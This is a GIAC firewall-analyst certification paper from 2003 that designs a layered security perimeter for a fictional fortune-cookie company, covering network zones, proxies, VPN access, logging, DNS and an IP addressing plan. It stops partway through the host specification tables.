Global Information Assurance Certification Paper

Firewalls, Perimeter Protection and VPNs

GCFW Practical Version 1.9
Glenn Larratt
4 June 2003

Abstract

In partial fulfullment of the requirements for certification as a GIAC Certified Firewall Analyst, this paper:

- presents an organic progression from initial requirements to final design specifications for an e-commerce security perimeter;
- presents specific per-component polices for the major security components in that perimeter design;
- presents an audit plan, a simulated audit and followup recommendations for that perimeter design;
- presents three different types of attacks against the perimeter design of a recently GCFW-certified colleague.

Table of Contents

Assignment 1 - Security Architecture

GIAC Enterprises: Proposed Network Security Architecture

Abstract

GIAC Enterprises is a competitor in the global market for fortune cookie sayings. The company seeks to create value and compete effectively by providing rock-solid reliability in delivery of product and customer-specific offerings that meet the needs

of the international food service company as well as the local family-owned restaurant.

One of GIAC Enterprises' successful initiatives is a focus on moving their business online, thereby reducing or eliminating delivery costs and providing hugely increased visibility, availability, and convenience for customers, suppliers and partners.

GIAC has outgrown its former Internet uplink, a single T1, and has requested a new network design. The company's goals are to increase available bandwidth approximately tenfold, to position for further growth with minimal upset and expense, and to use this opportunity to redesign for high availability and increased security.

In accord with GIAC's two competitive cornerstones, reliability and flexibility, the new network design is to hinge on two principles:

- the design must enhance and support reliability at every opportunity;
- the design must allow flexibility for GIAC's customers, suppliers, and partners.

There will be certain design compromises where these two first principles do not align. In these situations, the design will include a multitiered approach, in which customers, suppliers, and partners are accommodated, but materially encouraged toward a business model with better reliability.

Design Development Process

Design tenets

The design process begins with a set of design tenets, as follows[1]:

- **Defense in Depth** / **Diversity of Defense** - the security mechanisms in the design should be chosen and deployed to prevent a single point of vulnerability - both by layers of defense and diversity of mechanism.
- **Choke Point** - the design should make optimum use of its component security mechanisms, and not allow exceptions. Flexibility should not include extra vulnerability.
- **Universal Participation** - the design should include sets of standards for host security, network security, user education, and ongoing growth. The weakest link should still be well-defended.
- **Fail-Safe Stance: Default Deny** / **Least Privilege** - every effort will be made to provide specific flexibility for internal users, customers, suppliers, and partners - but outside of that specific flexibility, nothing will be allowed. Users of GIAC's network should be afforded only the access appropriate to their legitimate use of the network. Anything more is an invitation to be exploited.
- **Simplicity** - to the extent that other tenets are not violated, a simple solution provides more benefit than a complex one, to both those who use that solution and those who maintain it.

Business process analysis

Next to be considered are the various flows of data among internal entities (GIAC employees and network nodes) and external users (customers, suppliers, partners, and the general public). A set of business processes, characterized by the parties involved, is defined as follows. Each of these processes should be considered bidirectional: for example, sales of product and product delivery are considered two sides of the same interaction for this set of definitions. For convenience of representation, these business processes are numbered.

Table I. Business processes

	Parties		General Business Process	Examples (if necessary)
1	Employees and Network Nodes	Employees and Network Nodes	Internal Business Management	Backups Payroll
2	Offsite Employees	Onsite Employees and Network Nodes	Remote Business Management	Remote inter-employee communication Remote access to sales tools
3	Customers	Employees and Network Nodes	Retail Sales and Product Delivery	

4	Suppliers	Employees and Network Nodes	Wholesale Purchasing and Product Delivery
5	Partners	Employees and Network Nodes	Resale and Product Delivery
6	Partners	Employees and Network Nodes	Translation of fortunes
7	General Public	Employees and Network Nodes	Marketing, Advertising, Information Requests

---

Network Zones

The design itself begins with the definition of four logical zones, and a high-level view of security components that will serve as boundaries between them. It bears mention that these are conceptual zones rather than strictly topological ones: it is planned that network nodes will observe access restrictions even within zones. For example, an externally-facing WWW server and an externally-facing mail server will be in the same zone; in normal operations, however, there will be no need for interplay between them, and thus by the Least Privilege design tenet, no interplay should be allowed.

Table IIa. Logical zones

Zone	Topological Location	Primary Population	Rules of Engagement / Notes
Internal Server	Behind internal firewall	Servers for internal business processes, bulk of GIAC's data	Direct access only for employees and GIAC hosts; No direct access from Internet; Admin access through dedicated bastion gateway
Internal User	Behind internal firewall	Employees' connections	Point of access for employees (local and remote through VPN); No direct access from Internet; No services from here to other zones
Service Network	Between firewalls	Bastion hosts for outward-facing services	"Default Deny" explicitly applied intra-zone; Log data generated here only to Internal Server; All other data here is proxied in one direction or other
Internet	Outside external firewall	Customers, Suppliers, Partners, traveling Employees, others	Access only to Service Network bastion hosts; Perimeter components here require special management

Table IIb. Security components

Zone	Component	Zone	Discussion
Internal Server	internal firewall	Internal Server Internal User Service Network	In accordance with Least Privilege and Default Deny, nodes in the Internal Server zone will interact only in well-defined ways that are filtered and logged, even with other Internal Server nodes. Nodes in the three zones which are permitted access to the Internal Server zone will be subdivided with fine granularity into routed internal networks. All access to/from the Internet zone will be indirect, by way of bastion hosts in the Service Network zone.
Internal User	internal firewall	Internal User Service Network	In accordance with Least Privilege and Default Deny, Internal User zone nodes will be topologically grouped by department or other subdivision based on necessary access, and be allowed access based on such need. All access to the Internet zone will be indirect, by way of bastion hosts in the Service network zone.
Service Network	VPN concentrator	Internal User	The VPN concentrator will accept encrypted and authenticated remote sessions from GIAC employees; users will be subdivided into VPN groups that functionally duplicate the subnetting in the Internal User zone, and be allowed access according to their needs in the same manner.
Service Network	bastion hosts	Service Network	The Service Network zone will be bisected by bastion hosts into inward-facing and outward-facing networks, and no traffic will cross directly between these networks. The bastion hosts will provide per-service filtering of traffic with very fine granularity.

Service Network	external firewall	Internet	The external firewall will perform medium-granularity filtering of traffic, to enhance the efficiency of the bastion hosts; it will also be the locus of the NAT implementation.
Internet	border router	Internet	In addition to border routing, the border router will provide a coarse level of traffic filtering to enhance the efficiency of the external firewall, and isolate the management of BGP sessions and other routing load from the remainder of the network.

Transaction Summary

Combining the zones and the business processes creates a complete set of transactions that are necessary for GIAC to do business. Although there is some summarization in the table below, these items are deliberately unidirectional where required for clarity and completeness, as different approaches may be best to secure the two facets of a bidirectional business process. The hyperlinks lead to discussion of each transaction in the "Transaction aggregation and detail" section below.

Table III. Necessary Transactions

From		To		Activity
Zone	Party	Zone	Party	
Internal Server	(1) All nodes	Internal Server	(1) Backup Servers	Automated periodic backups
Internal Server	(1) Many nodes	Internal Server	(1) Log servers	Log traffic
Internal Server	(1) Various servers	Internal Server	(1) Various servers	Automated update / resynchronization
Internal Server	(1) Bastion IT/Security gateway	Internal Server	(1) All nodes, with caveats	System administration access
Internal Server	(1) Various servers	Internal User	(1) Various employees' connections	Provision of data and services
Internal Server	(1) Various servers	Service Network	(1) Bastion hosts	Provision of data and services
Internal Server	(1) Bastion IT/Security gateway	Service Network	(1)All nodes, with caveats	System administration access
Internal User	(1) IT and Security employees' connections	Internal Server	(1) Bastion IT/Security gateway	System administration
Internal User	(1) IT and Security employees' connections	Internal Server	(1) Log servers	Log review
Internal User	(1) Various employees' connections	Internal Server	(1) Various servers	Authentication, data use, data management
Internal User	(1) Various employees' connections	Service Network	(1) Bastion hosts	Business use of Internet (e-mail and web)
Internal User	(1) IT and Security employees' connections	Service Network	(1) Bastion perimeter gateway	Perimeter management
Service Network	(1) Various hosts	Internal Server	(1) Log servers	Log data, both local and proxied
Service Network	(1) Bastion hosts	Internal Servers	(1) Various servers	Proxied service requests and data
Service Network	(1) Bastion hosts	Internal User	(1) Various employees	Proxied return data
Service Network	(1) Bastion perimeter gateway	Internet	(1) Perimeter components	Proxied perimeter management
Service Network	(1) VPN gateway	Internet	(2) Offsite employee	Remote authentication, data/service provision
Service Network	(1) Bastion hosts	Internet	(3-6) Customers, Suppliers, Partners	Provision of data and services

Service Network	(1) Bastion hosts	Internet	(7) General public	Product information, return data
Service Network	(1) Bastion hosts	Internet	(7) Internet at large	Proxied business Internet use (e-mail and web)
Internet	(1) Perimeter components	Service Network	(1) Bastion loghost	Perimeter log data
Internet	(2) Offsite employees	Service Network	(1) VPN gateway	Remote communication, data access
Internet	(3-6) Customers, Suppliers, Partners	Service Network	(1) Bastion hosts	Requests for data and services
Internet	(6) Partners	Service Network	(1) Bastion hosts	Uploads of translation data
Internet	(7) General public	Service network	(1) Bastion hosts	Product perusal, information requests
Internet	(7) Internet at large	Service network	(1) Bastion hosts	Return data via proxy

---

Transaction aggregation and detail

Beginning with the line items in Table III, flows are aggregated and developed as follows:

Periodic backups

A backup server located in the Internal Server zone has read-only access to all data resources in the Internal Server zone. Data generated elsewhere (e.g. images of Internal User zone workstations, images of bastion hosts in the Service Network zone, configurations of bastion and perimeter appliances) should be spooled on separate servers in the Internal Server zone so as not to expose the backup server.

The IT staff members responsible for the backup server will be responsible for data restoration on a by-request basis; restored data will not be written directly back to the locus of backup, but to a spool from which an appropriate administrator (not the backup administrator) can perform comparison or replacement of data as necessary.

Logging

Multiple log servers are located in the Internal Server zone. At least one, designated the Internal-Only Log Server, is to be configured to accept logs from Internal Server nodes generating them; no log data is to be allowed to this server or servers from outside the Internal Server zone.

At least one log server will accept logs only from Service Network hosts. This server, the Outer-Zone Log Server, will be independent of the Internal-Only Log Server. A logging proxy in the Service Network will forward logs from perimeter components to this server.

Log review will be performed by IT/Security employees using read-only access to the log server. The community of IT/Security personnel with administrative access to the Log Servers is to be kept to a minimum, to the extent that staffing levels allow proper separation of duties.

Although IDS function does not represent a transaction as previously defined, it is a crucial part of observing the Defense in Diversity and Choke Point tenets. IDS systems will be placed at appropriate points in the network.

Automated update / resynchronization

In those cases where a master/slave relationship is created between data resources, the slaves should have read-only access to the master data resources and pull fresh data as needed (cf. DNS). Every master in the Internal Server zone should have at least one slave therein, so that no master data resource need be directly accessed from outside the Internal Server zone.

System Administration

A multitiered scheme of access control is to be deployed to reflect the criticality of protecting this access. IT and Security personnel who have administrative responsibility for Internal Server hosts will:

- personally authenticate first as other employees do from the Internal User zone;
- for administration of Internal Server and Service Network nodes, personally authenticate to an IT/Security gateway in the Internal Server zone. The IT/security gateway will be configured to allow access to target nodes, and to perform process accounting for audit purposes;
- for administration of perimeter components, personally authenticate to a Perimeter gateway in the Service Network zone. As before, the gateway will be configured to allow access to perimeter components and perform process accounting;
- finally, authenticate locally on the node to be managed so as to elevate permissions as needed for administrative tasks. The multitiered instances of personal authentication provide an audit trail; role accounts are to be used for this step, and direct logins to these role accounts will be prohibited. System administrative of the border router will in some cases include an extra tier, because of the unavoidable topological exposure of the border router; provisions for this case are noted under "Special Considerations" below.

Direct provision of data and services

Employees, whether working from their desks or remotely via VPN connections, will have certain privileges for accessing and manipulating data on servers in the Internal Server zone. As above, each user will personally authenticate on his workstation or the VPN concentrator, then be required to authenticate a second time for access to Internal Server zone resources on a per-node basis.

Where appropriate, per-user and per-node access controls will be applied by way of VPN groups and/or subnetting of the Internal User zone by department or function.

Proxied provision of data and services

This is the "meat and potatoes" of GIAC's external business transactions. In every case, data to be served resides on hosts in the Internal Server zone, and data to be uploaded - whether wholesale product from suppliers, processed product from partners, or purchase orders from customers - is to be added to the data store in the Internal Server zone.

To secure these transactions and minimize the exposure of Internal Server zone nodes, every transaction is handled by a bastion host running a proxy server in the Service Network zone.

Employee use of the Internet

To prevent the Internal User zone from becoming a possible point of vulnerability, employees' workstations, much like customer, partner, and supplier nodes, must use bastion hosts in the Service Network for the Internet access necessary for GIAC's operations.

Bastion hosts used for outgoing employee transactions will be separate from those used by suppliers, partners, and customers: this represents added expense, but the complexity of sorting incoming and outgoing proxy connections on the same bastion hosts cannot but put operations at risk of misuse or compromise.

VPN service for offsite employees

A VPN concentrator will be accessible in the Service Network for the use of the mobile sales force, IT/Security personnel, and other users requiring remote access. Through the VPN, remote users' connections will be proxied in as Internal User zone nodes.

VPN users will be organized into groups that functionally duplicate the topological subdivisions of the local connections in the Internal User zone, so as to properly implement Least Privilege.

Translation of transactions to services/protocols

From the flows developed above, appropriate systems and/or protocols are chosen:

Domain Name System and e-mail

Though no flow above directly leads to either DNS or e-mail, business operations will be difficult to impossible without the latter, and IP networking simply won't work without the former.

A master DNS server provides internal name service from the Internal Server zone for use by Internal Server and Internal User hosts. An independent master DNS server provides name service data to be secondaried by two bastion DNS hosts - WHOIS registration records will list the two bastion hosts, but not the (inaccessible) master server, as authoritative. The BIND 9 "view" capability is used to accommodate the discrepancies regarding the authoritative nameservers for the DNS zones, and the (static NAT'd) IP addresses of those servers. Several strictures apply to the

use of the DNS:

- the only record types to be used are SOA, NS, A, PTR, MX, and CNAME. In particular, no HINFO, TXT, WKS, SRV, or other record types are to be used that would provide reconnaissance data to an attacker. The only hostnames with functional implications will be those bastion hosts which necessarily must be so named, e.g. www.giac.com . Hostnames for other nodes will be chosen from a large themed pool of names (ideally names that are easy to spell) completely unrelated to GIAC's business: for example, town names in Texas - austin.giac.com , brownsville.giac.com , conroe.giac.com , etc. Note that nodes with multiple interfaces should not be named with interface designations, e.g. austin-e0-0, austin-e0-1, etc. - that information belongs in network documentation, not the DNS.

- Records should be constructed such that no query response ever exceeds the UDP DNS limitation of 512 bytes; in this way, the necessity of TCP DNS traffic is limited to authorized zone transfers, and can be more tightly filtered.

- The current design is based on all servers running Linux, even if Internal User workstations and remote employee laptops run Windows 2000. Any future provision of dynamic DNS/Active Directory for Windows support will be on separate servers dedicated to that purpose, and strictly limited to the Internal Server and Internal User zones. The subdomain ad.giac.com will be used to "shadow" the IP address space used internally by the giac.com domain, and authoritative PTR records will resolve to the giac.com , not the ad.giac.com , namespace. This will mitigate to some degree the insecurity of effectively subdelegating DNS authority to individual nodes.

An e-mail server to provide mail spool space for employees will be located in the Internal Server zone; access will be via IMAP over SSL. Outgoing mail from employees will be sent by way of an outgoing bastion authenticated SMTP host in the Service Network zone. Incoming e-mail will be handled by a separate bastion SMTP host, also in the Service Network zone.

Backup Service

The specific choice of backup product is beyond the scope of this document. Criteria to be observed in choosing that system include multiplatform (at least Linux and BSD, with the possibility of adding Windows systems later) operation, backup server-initiated operation (so as to limit the security exposure of the backup server), and the ability to spool restored data in a flexible and reliable manner for delivery to internal users.

Logging

Traditional syslog suffers from design flaws and performance issues. For more dependable logs, GIAC's network will use syslog-ng v1.5 on the several hosts (Internal-Only Log Server, Outer-Zone Log Server, Service Network zone logging proxy) named above. In accordance with the Choke Point and Simplicity design tenets, the Service Network zone logging proxy and the bastion Perimeter gateway functions will take place on the same host.

IDS[2]

Two IDS sensor pairs are to be part of GIAC's network design. The first is to have taps both inside the external firewall and outside the border router. This will provide notification of attacks against the network perimeter and any attacks that penetrate it; it will also provide differential verification of perimeter ruleset function.

The second will be positioned on the routed links interconnecting the inward-facing portion of the Service Network zone and the Internal Server and Internal User zones. This sensor will monitor interactions among the zones.

Each sensor pair will be composed of a NetOptics Ethernet tap of the appropriate speed fed to a switch for distribution, and complementary styles of intrusion detection products (signature-based and protocol-analysis-based) fed from the switch. Each host will monitor a promiscuous-mode unaddressed Ethernet of appropriate speed and have a second interface for connection to the Internal Server zone for logging and management.

Resynchronization

The specific choice of backend database servers is beyond the scope of this design. As noted above, no master data resource will be directly accessible from outside the Internal Server zone. Each such master data resource will be configured to provide data to be pulled by designated slave servers, which will in turn provide the data to the Internal User and Service Network zones. Uploads of new data and incoming data changes will be transaction-tracked so that an audit trail and backout capability are provided.

System Administration

As noted above, IT/Security employees will authenticate at multiple levels in order to perform administrative tasks on

servers and perimeter components, by way of a designated IT/Security gateway and a designated Perimeter gateway, respectively. Remote logins to these gateways will be by way of SSH protocol version 2. "Springboard" connections from these gateways to hosts to be administered will also be by way of SSH protocol version 2 where possible (the case of Cisco routers only supporting SSH protocol version 1 is discussed in the "Special Considerations" section below). As noted above, the bastion Perimeter gateway will double as the Service Network zone logging proxy.

Direct provision of data and services

To access data on servers in the Internal zone, employees will use HTTP for non-sensitive data such as catalog information, and HTTPS for sensitive data and for any transactions involving modifications to or uploads of data. All such HTTPS connections will require authentication to the target server over and above the workstation/VPN authentication.

Proxied provision of data and services

As with direct provision above, suppliers, partners, customers, and the general public will use HTTP and HTTPS, proxied through bastion hosts in the Service Network zone, to access data according to their respective needs. HTTP is to be used only for non-sensitive data such as catalog information, publicly-posted sales contact information, etc.; HTTPS is to be used for sensitive data and for any transactions involving modifications to or uploads of data.

Suppliers will be provided with RSA SecurID tokens at GIAC's expense. Two-factor authentication will be used for suppliers to upload product and submit invoices via HTTPS. Partners will similarly be provided with tokens, for use in downloading fortunes, uploading translations, and submitting invoices. Proxies serving suppliers and partners will require 128-bit SSL encryption.

Customers will be given two tiers of connectivity options. A customer may qualify for a Preferred Customer discount on purchases by:

- purchasing a SecurID token at his own expense (possibly at a discount directly from GIAC); AND
- providing a public key for authentication, and digitally signing submitted orders; AND
- using at least 128-bit SSL encryption; AND
- connecting from a "clean" network, i.e. one that requires no special accommodations for small path MTU, IP options, etc.

Customers who do not qualify for the Preferred Customer discount may do business through a special proxy whose access control requirements are less stringent. This host will be located entirely in the outward-facing portion of the Service Network zone and it will be required to connect through a true bastion host. This proxy will prefer 128-bit encryption but allow 40-bit, have filters that allow fragmentation and other undesirable traffic in, and allow the use of static userid/password authentication.

The point of the two tiers is to create a situation in which:

- customers are encouraged to use the most secure available means of transacting business with GIAC;
- customers who cannot or will not qualify for Preferred Customer status can still do business with GIAC;
- the additional funds garnered on business with non-Preferred Customers will help defray the cost of providing them access;
- the most likely locus of compromise, the non-Preferred Customer proxy, allows an attacker minimum access to GIAC's network, and does not disrupt customers using the high-security tier.

All electronic delivery of product, invoices, purchase orders, etc., will be digitally signed, and all uploads from suppliers and partners similarly so; the initiation of a business relationship with a partner or supplier will include an exchange of public keys.

Internet access for onsite employees

Employees in the Internal User zone will have access to the World Wide Web by way of an HTTP/HTTPS proxy in the Service Network zone. A similar SSH proxy will be provided on another bastion host.

It would be preferable, given the myriad of issues with running FTP, to not support use of FTP at all; however, business processes (not the least of which will include patches and updates for systems in GIAC's network) will continue to require at least anonymous FTP outbound from giac.com . An FTP proxy bastion host will be placed in the Service Network zone, for authenticated use by only those users who need it. All FTP will be in passive mode. This proxy will be specifically configured to authenticate to Internet FTP servers as user "anonymous" with password "GIACuser@giac.com", which e-mail address will be an alias for postmaster@giac.com - in this way, GIAC does not violate the spirit of the "use your e-mail address as password" tradition for anonymous FTP, but divulges no user

information that could be abused.

VPN service for offsite employees
: As noted above, remote users will be organized into groups, which will be assigned Internal User zone addresses from different ranges, so that per-group filtering can be managed. Authentication will be by way of a SecurID token. Connections will be tunnel mode, using ESP to insure data confidentiality.

IP addressing plan

The following guidelines will be applied in addressing and connecting network segments and hosts:

- external address space will be a /24 range (approximately 250 or so usable IP addresses), subdivided using VLSM:
    - a /30 is to be allocated for each border uplink and the link between the border router and the external firewall;
    - a /26 (positioned so that expansion to a /25 is available) is to be allocated for the outward-facing VPN interface and the various bastion hosts.

  At this writing it is unknown what range of address space is to be used. This document will refer to this address space using the illegal specification 256.256.256.0/24 - any attempt to place such an "IP address" into an actual IP configuration will at best produce a configuration that does not run, and ideally cause an explicit error message or log, making it obvious if network nodes are misconfigured. This will help prevent subtle, possibly security-affecting misconfigurations.

- the three internal zones will be addressed out of network 172.16.0.0/12 (this range was chosen because of the tendency of equipment manufacturers to preaddress devices in the 10.0.0.0/8 and 192.168.0.0/16 ranges). In order to reduce the probability and severity of potential errors, subnets of 172.16.0.0/12 will be chosen so as to be discontinuous and difficult to mask together, as follows:
    - 172.18.0.0/16 for the outward-facing interfaces of bastion hosts in the Service Network zone (hereinafter referred to collectively as the "ServiceNet-out" zone;
    - 172.21.0.0/16 for the inward-facing interfaces of same (hereinafter "ServiceNet-in" zone);
    - 172.23.0.0/16 for hosts in the Internal User zone;
    - 172.28.0.0/16 for hosts in the Internal Server zone.

  Bastion hosts will accept requests on 172.18.0.0/16 and proxy them through to 172.21.0.0/16 .

- the outward-facing interface of the VPN concentrator will behave topologically like a bastion host, with a (static NAT'd) address in 172.18.0.0/16 ; the inward-facing interface will use the Internal User zone address space 172.23.0.0/16 . This configuration will allow logging of both the encrypted and decrypted streams from VPN connections, enhancing troubleshooting and intrusion detection.

- An external firewall presence will provide, among other things, static NAT between published external addresses for servers and their internal addresses in 172.18.0.0/16 as noted. No direct connectivity will be afforded either 256.256.256.0/24 (or any routable Internet address space) or 172.18.0.0/16 to any of the further internal networks (ServiceNet-in, Internal Server, and Internal User zones) except by way of proxy connections through bastion hosts.

- Three powerful routers with switched VLAN and ACL capability will provide aggregation of and connectivity among the Internal User, Internal Server and ServiceNet-in zones. These devices will serve together as an internal firewall, using router ACL's to enhance the internal security of these connections.

- The ServiceNet-in zone will be addressed as /30 subnets, one per host. At first face, this may seem an odd and wasteful practice, and one that lends itself to performance penalties; however, several facts bear consideration:

    1. Such an approach allows Defense in Diversity by allowing host-based filtering to be backstopped by per-host router ACL's - which, it turns out, can be *more* efficient in this arrangement, as the number of ACL lines evaluated per packet drops considerably;

    2. By using this technique, and paying attention to routing details, one can greatly increase the difficulty of spoofing ServiceNet-in zone IP addresses, since in this arrangement, every address in 172.21.0.0/16 is either unallocated

(in which case a static null route should apply), or in use as a broadcast, uplink, or node address;

3. Such an approach uses a great deal of address space - but, with 64K of address space allocated for the ServiceNet-in zone, there is still space for 16K nodes;[3]


4. Such function is well within the capability of a modern VLAN router with switching functionality. Such a device can route just as quickly as it can switch, and the router ports are virtual, rather than physical entities, so the use of 100 of them differs only in software configuration from the use of one. Within reason, internal routing table size in a modern router is not a significant issue.[4]

- For the same reasons, the Internal Servers zone will be addressed as /30 subnets, one per host.

- The Internal User zone's 172.23.0.0/16 address space will be subnetted using VLSM. Groups of users with similar access needs - e.g. members of the Payroll department - will have two subnets allocated for that group; one appropriately sized to meet expected growth over the next two years, the other dedicated for VPN connections for that group, and thus appropriately sized for that group's remote access needs for the next two years (as with other pairs of subnets in the Internal User zone, Default Deny will prohibit interplay between these pairs of subnets). The "/30 solution" above is possible, but the complexity introduced through workforce growth and turnover would make such an arrangement very difficult to effectively manage - and user connections in this design are intended to be strictly clients of nodes in the Internal Server and/or Service Network zones.

The Design

The network topology is created by combining the IP plans with the needs laid out by the transaction details above.



Hosts and components

Specifications for individual perimeter security components, and more general ones for other classes of nodes, are derived based on the Translation section above, and addressed according to the IP addressing plan and topology.

Table IVa. Specifications - outer perimeter				
IP, hostname	**Interface, zone**	**Platform, OS, package**	**Role**	**Notes**

256.256.256.245/30 roundrock.giac.com {256.256.256.64/26 asserted}	Eth0 Internet	Redhat Linux Netfilter FreeS/WAN 2.00	External firewall	One interface to the border router, the other facing inward. Outward-facing interface proxies for various static NAT IP's.
172.18.30.254/26 beecave.giac.com	Eth1 ServiceNet-out			
Selection rationale: Netfilter can deliver stateful filtering and some stateful inspection, NAT, and decent logging. Should GIAC outgrow Netfilter's capabilities, the Linux host can be reused elsewhere, unlike a dedicated firewall appliance - this is a good strategy for an organization which has never before used firewall technology beyond router ACL's.				
256.256.256.249/30 sanantonio.giac.com	GE0/0 Internet	Cisco 7204VXR IOS 12.1(19) IP plus IPSec feature set	Border router	One interface facing the external firewall, two facing upstream (choice of ISP uplink discussed under "Special Considerations" below).
256.256.256.253/30 austin.giac.com	GE0/1 Internet			
256.256.256.246/30 columbus.giac.com	FE1/0 Internet			
Selection rationale: Border routers require very little port density, high power, ACL processing, and BGP functionality. By opting for this particular platform, these needs can be well met, and the existing T1 can be used during a transitional phase.				

Table IVb. Specifications - Service Network proxies

IP, hostname extra-NAT IP, hostname	Interface, zone	Platform, OS, package	Role	Notes
172.18.30.251/26 eaglelake.giac.com 256.256.256.123/26 mail.giac.com	Eth0 ServiceNet-out	Redhat Linux qmail 1.03	Incoming mail bastion gateway	*Only* inbound mail
172.21.46.98/30 waller.giac.com	Eth1 ServiceNet-in			
172.21.46.102/30 fortbend.giac.com	Eth0 ServiceNet-in	Redhat Linux qmail 1.03	Outgoing mail bastion gateway	*Only* outbound mail
172.18.30.250/26 brookshire.giac.com 256.256.256.122/26 pearland.giac.com	Eth1 ServiceNet-out			
Selection rationale: qmail was designed as a robust and secure MTA, and is thus precisely suited to be a mail gateway.				
172.18.30.249/26 sanfelipe.giac.com 256.256.256.121/26 ns1.giac.com	Eth0 ServiceNet-out	Redhat Linux BIND 9.2.2	Outward facing authoritative DNS	These hosts are slaves to a server in the Internal Server zone.
172.21.46.154/30 palacios.giac.com	Eth1 ServiceNet-in			
172.18.30.248/26 sanjacinto.giac.com 256.256.256.120/26 ns2.giac.com	Eth0 ServiceNet-out			
172.21.46.106/30 rosenberg.giac.com	Eth1 ServiceNet-in			
Selection rationale: Despite frequent bugs in BIND, there isn't a clear-cut robust replacement for it (cf. qmail vs. sendmail).				
172.18.30.247/26 richmond.giac.com 256.256.256.119/26	Eth0 ServiceNet-			

manvel.giac.com	out			
172.21.46.110/30 sugarland.giac.com	Eth1 ServiceNet-in	Redhat Linux Squid 2.5	Inbound HTTP / HTTPS proxy	FTP disabled on this proxy. HTTPS requires minimum 128-bit encryption and SecurID authentication.
172.21.46.114/30 southside.giac.com	Eth2 ServiceNet-out (direct to westu)			
172.18.30.246/26 katy.giac.com 256.256.256.118/26 friendswood.giac.com	Eth0 ServiceNet-out	Redhat Linux Squid 2.5	non-Preferred Customer, less secure proxy	This proxy allows lesser encryption and static password authentication, but then sends traffic through the more secure proxy.
172.21.46.113/30 westu.giac.com	Eth1 ServiceNet-out (direct to southside)			
172.21.46.118/30 stafford.giac.com	Eth0 ServiceNet-in	Redhat Linux Squid 2.5	Outgoing HTTP / HTTPS / FTP proxy	FTP proxying to do anonymous only, and use "GIACuser@giac.com" consistently as password.
172.18.30.245/26 alief.giac.com 256.256.256.117/26 alvin.giac.com	Eth1 ServiceNet-out			
